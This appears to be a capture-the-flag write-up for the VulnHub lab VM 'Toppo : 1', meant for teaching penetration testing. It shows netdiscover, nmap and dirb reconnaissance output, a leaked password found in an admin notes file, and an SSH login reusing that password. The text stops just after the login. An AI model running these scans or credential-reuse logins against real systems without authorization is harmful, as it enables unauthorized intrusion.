

Toppo : 1

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 16, 2018
Hong Kong, China

Table of Contents

Introduction.....	3
Information Gathering.....	3
SSH Access.....	13
Privilege Escalation.....	17
The Flag.....	18
Final Thought.....	19

Introduction

Toppo : 1 is created by Hadi Mene (@h4d3w0rm). It is a Debian 8 32-bit virtual machine (VM). It has one Flag to capture. Hadi Mene is a Penetration Tester who states that this VM is designed for beginner.

It comes with a vmdk file only which can be used by VirtualBox without problem. The IP address can be obtained by DHCP. It is running flawlessly on NAT Network of VirtualBox.

It can be downloaded at VulnHub – <https://www.vulnhub.com/entry/toppo-1,245/>.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.12.

Boot up both Parrot Security OS VM and Toppo VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Toppo VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:f6:e1:5f	1	60	PCS Systemtechnik GmbH
10.0.2.25	08:00:27:e8:54:15	1	60	PCS Systemtechnik GmbH

The IP address of Toppo VM is 10.0.2.25.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
    RX packets 17 bytes 8291 (8.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 64 bytes 8121 (7.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and dirb are running for getting the information about the Toppo VM.

```
sudo nmap -sS -sV -A -Pn -p - 10.0.2.25
```

```
# Nmap 7.70 scan initiated Sun Jul 15 12:25:31 2018 as: nmap -sS -sV -A -Pn -p - -oN nmap-
all_Toppo 10.0.2.25
Nmap scan report for 10.0.2.25
Host is up (0.00042s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
| 1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
| 2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
| 256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_ 256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4    111/tcp    rpcbind
| 100000  2,3,4    111/udp    rpcbind
| 100024  1        40187/udp  status
|_ 100024  1        60122/tcp  status
60122/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:76:C7:5E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.42 ms 10.0.2.24

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>

Nmap done at Sun Jul 15 14:08:23 2018 -- 1 IP address (1 host up) scanned in 6172.12 seconds

dirb http://10.0.2.25 /usr/share/wordlists/dirb/big.txt

DIRB v2.22

By The Dark Raver

OUTPUT_FILE: dirb_Toppo

START_TIME: Sun Jul 15 14:13:19 2018

URL_BASE: http://10.0.2.25/

WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.25/ ----

+ http://10.0.2.25/LICENSE (CODE:200|SIZE:1093)

==> DIRECTORY: http://10.0.2.25/admin/

==> DIRECTORY: http://10.0.2.25/css/

==> DIRECTORY: http://10.0.2.25/img/

==> DIRECTORY: http://10.0.2.25/js/

==> DIRECTORY: http://10.0.2.25/mail/

==> DIRECTORY: http://10.0.2.25/manual/

+ http://10.0.2.25/server-status (CODE:403|SIZE:297)

==> DIRECTORY: http://10.0.2.25/vendor/

---- Entering directory: http://10.0.2.25/admin/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.25/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

```
---- Entering directory: http://10.0.2.25/img/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://10.0.2.25/js/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://10.0.2.25/mail/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://10.0.2.25/manual/ ----  
==> DIRECTORY: http://10.0.2.25/manual/da/  
==> DIRECTORY: http://10.0.2.25/manual/de/  
==> DIRECTORY: http://10.0.2.25/manual/en/  
==> DIRECTORY: http://10.0.2.25/manual/es/  
==> DIRECTORY: http://10.0.2.25/manual/fr/  
==> DIRECTORY: http://10.0.2.25/manual/images/  
==> DIRECTORY: http://10.0.2.25/manual/ja/  
==> DIRECTORY: http://10.0.2.25/manual/ko/  
==> DIRECTORY: http://10.0.2.25/manual/pt-br/  
==> DIRECTORY: http://10.0.2.25/manual/style/  
==> DIRECTORY: http://10.0.2.25/manual/tr/  
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/
```

```
---- Entering directory: http://10.0.2.25/vendor/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://10.0.2.25/manual/da/ ----  
==> DIRECTORY: http://10.0.2.25/manual/da/developer/  
==> DIRECTORY: http://10.0.2.25/manual/da/faq/  
==> DIRECTORY: http://10.0.2.25/manual/da/howto/  
==> DIRECTORY: http://10.0.2.25/manual/da/misc/  
==> DIRECTORY: http://10.0.2.25/manual/da/mod/  
==> DIRECTORY: http://10.0.2.25/manual/da/platform/  
==> DIRECTORY: http://10.0.2.25/manual/da/programs/  
==> DIRECTORY: http://10.0.2.25/manual/da/rewrite/  
==> DIRECTORY: http://10.0.2.25/manual/da/ssl/  
==> DIRECTORY: http://10.0.2.25/manual/da/vhosts/
```

```
---- Entering directory: http://10.0.2.25/manual/de/ ----  
==> DIRECTORY: http://10.0.2.25/manual/de/developer/  
==> DIRECTORY: http://10.0.2.25/manual/de/faq/  
==> DIRECTORY: http://10.0.2.25/manual/de/howto/  
==> DIRECTORY: http://10.0.2.25/manual/de/misc/  
==> DIRECTORY: http://10.0.2.25/manual/de/mod/
```

```
==> DIRECTORY: http://10.0.2.25/manual/de/platform/
==> DIRECTORY: http://10.0.2.25/manual/de/programs/
==> DIRECTORY: http://10.0.2.25/manual/de/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/de/ssl/
==> DIRECTORY: http://10.0.2.25/manual/de/vhosts/

---- Entering directory: http://10.0.2.25/manual/en/ ----
==> DIRECTORY: http://10.0.2.25/manual/en/developer/
==> DIRECTORY: http://10.0.2.25/manual/en/faq/
==> DIRECTORY: http://10.0.2.25/manual/en/howto/
==> DIRECTORY: http://10.0.2.25/manual/en/misc/
==> DIRECTORY: http://10.0.2.25/manual/en/mod/
==> DIRECTORY: http://10.0.2.25/manual/en/platform/
==> DIRECTORY: http://10.0.2.25/manual/en/programs/
==> DIRECTORY: http://10.0.2.25/manual/en/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/en/ssl/
==> DIRECTORY: http://10.0.2.25/manual/en/vhosts/

---- Entering directory: http://10.0.2.25/manual/es/ ----
==> DIRECTORY: http://10.0.2.25/manual/es/developer/
==> DIRECTORY: http://10.0.2.25/manual/es/faq/
==> DIRECTORY: http://10.0.2.25/manual/es/howto/
==> DIRECTORY: http://10.0.2.25/manual/es/misc/
==> DIRECTORY: http://10.0.2.25/manual/es/mod/
==> DIRECTORY: http://10.0.2.25/manual/es/platform/
==> DIRECTORY: http://10.0.2.25/manual/es/programs/
==> DIRECTORY: http://10.0.2.25/manual/es/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/es/ssl/
==> DIRECTORY: http://10.0.2.25/manual/es/vhosts/

---- Entering directory: http://10.0.2.25/manual/fr/ ----
==> DIRECTORY: http://10.0.2.25/manual/fr/developer/
==> DIRECTORY: http://10.0.2.25/manual/fr/faq/
==> DIRECTORY: http://10.0.2.25/manual/fr/howto/
==> DIRECTORY: http://10.0.2.25/manual/fr/misc/
==> DIRECTORY: http://10.0.2.25/manual/fr/mod/
==> DIRECTORY: http://10.0.2.25/manual/fr/platform/
==> DIRECTORY: http://10.0.2.25/manual/fr/programs/
==> DIRECTORY: http://10.0.2.25/manual/fr/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/fr/ssl/
==> DIRECTORY: http://10.0.2.25/manual/fr/vhosts/

---- Entering directory: http://10.0.2.25/manual/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.25/manual/ja/ ----
==> DIRECTORY: http://10.0.2.25/manual/ja/developer/
```

```
==> DIRECTORY: http://10.0.2.25/manual/ja/faq/
==> DIRECTORY: http://10.0.2.25/manual/ja/howto/
==> DIRECTORY: http://10.0.2.25/manual/ja/misc/
==> DIRECTORY: http://10.0.2.25/manual/ja/mod/
==> DIRECTORY: http://10.0.2.25/manual/ja/platform/
==> DIRECTORY: http://10.0.2.25/manual/ja/programs/
==> DIRECTORY: http://10.0.2.25/manual/ja/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/ja/ssl/
==> DIRECTORY: http://10.0.2.25/manual/ja/vhosts/

---- Entering directory: http://10.0.2.25/manual/ko/ ----
==> DIRECTORY: http://10.0.2.25/manual/ko/developer/
==> DIRECTORY: http://10.0.2.25/manual/ko/faq/
==> DIRECTORY: http://10.0.2.25/manual/ko/howto/
==> DIRECTORY: http://10.0.2.25/manual/ko/misc/
==> DIRECTORY: http://10.0.2.25/manual/ko/mod/
==> DIRECTORY: http://10.0.2.25/manual/ko/platform/
==> DIRECTORY: http://10.0.2.25/manual/ko/programs/
==> DIRECTORY: http://10.0.2.25/manual/ko/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/ko/ssl/
==> DIRECTORY: http://10.0.2.25/manual/ko/vhosts/

---- Entering directory: http://10.0.2.25/manual/pt-br/ ----
==> DIRECTORY: http://10.0.2.25/manual/pt-br/developer/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/faq/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/howto/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/misc/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/mod/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/platform/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/programs/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/ssl/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/vhosts/

---- Entering directory: http://10.0.2.25/manual/style/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.25/manual/tr/ ----
==> DIRECTORY: http://10.0.2.25/manual/tr/developer/
==> DIRECTORY: http://10.0.2.25/manual/tr/faq/
==> DIRECTORY: http://10.0.2.25/manual/tr/howto/
==> DIRECTORY: http://10.0.2.25/manual/tr/misc/
==> DIRECTORY: http://10.0.2.25/manual/tr/mod/
==> DIRECTORY: http://10.0.2.25/manual/tr/platform/
==> DIRECTORY: http://10.0.2.25/manual/tr/programs/
==> DIRECTORY: http://10.0.2.25/manual/tr/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/tr/ssl/
```



```
==> DIRECTORY: http://10.0.2.25/manual/tr/vhosts/

---- Entering directory: http://10.0.2.25/manual/zh-cn/ ----
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/developer/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/faq/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/howto/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/misc/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/mod/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/platform/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/programs/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/rewrite/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/ssl/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/vhosts/

---- Entering directory: http://10.0.2.25/manual/da/developer/ ----

---- Entering directory: http://10.0.2.25/manual/da/faq/ ----

---- Entering directory: http://10.0.2.25/manual/da/howto/ ----

---- Entering directory: http://10.0.2.25/manual/da/misc/ ----

---- Entering directory: http://10.0.2.25/manual/da/mod/ ----

---- Entering directory: http://10.0.2.25/manual/da/platform/ ----

---- Entering directory: http://10.0.2.25/manual/da/programs/ ----

---- Entering directory: http://10.0.2.25/manual/da/rewrite/ ----

---- Entering directory: http://10.0.2.25/manual/da/ssl/ ----

---- Entering directory: http://10.0.2.25/manual/da/vhosts/ ----

---- Entering directory: http://10.0.2.25/manual/de/developer/ ----

---- Entering directory: http://10.0.2.25/manual/de/faq/ ----

---- Entering directory: http://10.0.2.25/manual/de/howto/ ----

---- Entering directory: http://10.0.2.25/manual/de/misc/ ----

---- Entering directory: http://10.0.2.25/manual/de/mod/ ----

---- Entering directory: http://10.0.2.25/manual/de/platform/ ----

---- Entering directory: http://10.0.2.25/manual/de/programs/ ----
```

```
---- Entering directory: http://10.0.2.25/manual/de/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/de/ssl/ ----  
---- Entering directory: http://10.0.2.25/manual/de/vhosts/ ----  
---- Entering directory: http://10.0.2.25/manual/en/developer/ ----  
---- Entering directory: http://10.0.2.25/manual/en/faq/ ----  
---- Entering directory: http://10.0.2.25/manual/en/howto/ ----  
---- Entering directory: http://10.0.2.25/manual/en/misc/ ----  
---- Entering directory: http://10.0.2.25/manual/en/mod/ ----  
---- Entering directory: http://10.0.2.25/manual/en/platform/ ----  
---- Entering directory: http://10.0.2.25/manual/en/programs/ ----  
---- Entering directory: http://10.0.2.25/manual/en/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/en/ssl/ ----  
---- Entering directory: http://10.0.2.25/manual/en/vhosts/ ----  
---- Entering directory: http://10.0.2.25/manual/es/developer/ ----  
---- Entering directory: http://10.0.2.25/manual/es/faq/ ----  
---- Entering directory: http://10.0.2.25/manual/es/howto/ ----  
---- Entering directory: http://10.0.2.25/manual/es/misc/ ----  
---- Entering directory: http://10.0.2.25/manual/es/mod/ ----  
---- Entering directory: http://10.0.2.25/manual/es/platform/ ----  
---- Entering directory: http://10.0.2.25/manual/es/programs/ ----  
---- Entering directory: http://10.0.2.25/manual/es/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/es/ssl/ ----  
---- Entering directory: http://10.0.2.25/manual/es/vhosts/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/developer/ ----
```

```
---- Entering directory: http://10.0.2.25/manual/fr/faq/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/howto/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/misc/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/mod/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/platform/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/programs/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/ssl/ ----  
---- Entering directory: http://10.0.2.25/manual/fr/vhosts/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/developer/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/faq/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/howto/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/misc/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/mod/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/platform/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/programs/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/ssl/ ----  
---- Entering directory: http://10.0.2.25/manual/ja/vhosts/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/developer/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/faq/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/howto/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/misc/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/mod/ ----
```



```
---- Entering directory: http://10.0.2.25/manual/ko/platform/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/programs/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/ssl/ ----  
---- Entering directory: http://10.0.2.25/manual/ko/vhosts/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/developer/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/faq/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/howto/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/misc/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/mod/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/platform/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/programs/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/ssl/ ----  
---- Entering directory: http://10.0.2.25/manual/pt-br/vhosts/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/developer/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/faq/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/howto/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/misc/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/mod/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/platform/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/programs/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/tr/ssl/ ----
```

```
---- Entering directory: http://10.0.2.25/manual/tr/vhosts/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/developer/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/faq/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/howto/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/misc/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/mod/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/platform/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/programs/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/rewrite/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/ssl/ ----  
---- Entering directory: http://10.0.2.25/manual/zh-cn/vhosts/ ----  
  
-----  
END_TIME: Sun Jul 15 14:34:18 2018  
DOWNLOADED: 2291296 - FOUND: 2
```

SSH Access


Open Firefox to <http://10.0.2.25> and a blog is displayed. According to the dirb result, there is a directory namely “admin”. Go to the “admin” page.

Toppo : 1 – Capture The Flag



The “notes.txt” is found. Click on it and found the password of the web site admin which is “12345ted123”.

Toppo : 1 – Capture The Flag



Note to myself :


I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .

Note to myself :

I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .

Since there is no login page for the blog, the password may be the SSH password. The username is either “ted” or “ted123”. Try to use “ted” as username and “12345ted123” as password first.

Toppo : 1 – Capture The Flag



```
[samiux@parrot]~/infosec/Toppo
$ ssh 10.0.2.25 -l ted
The authenticity of host '10.0.2.25 (10.0.2.25)' can't be established.
ECDSA key fingerprint is SHA256:+19tqbQwK978CB+XRr02pS6QPd3evJ+lue0kK1LTtU0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.25' (ECDSA) to the list of known hosts.
ted@10.0.2.25's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:33:00 2018 from 192.168.0.29
ted@Toppo:~$ id
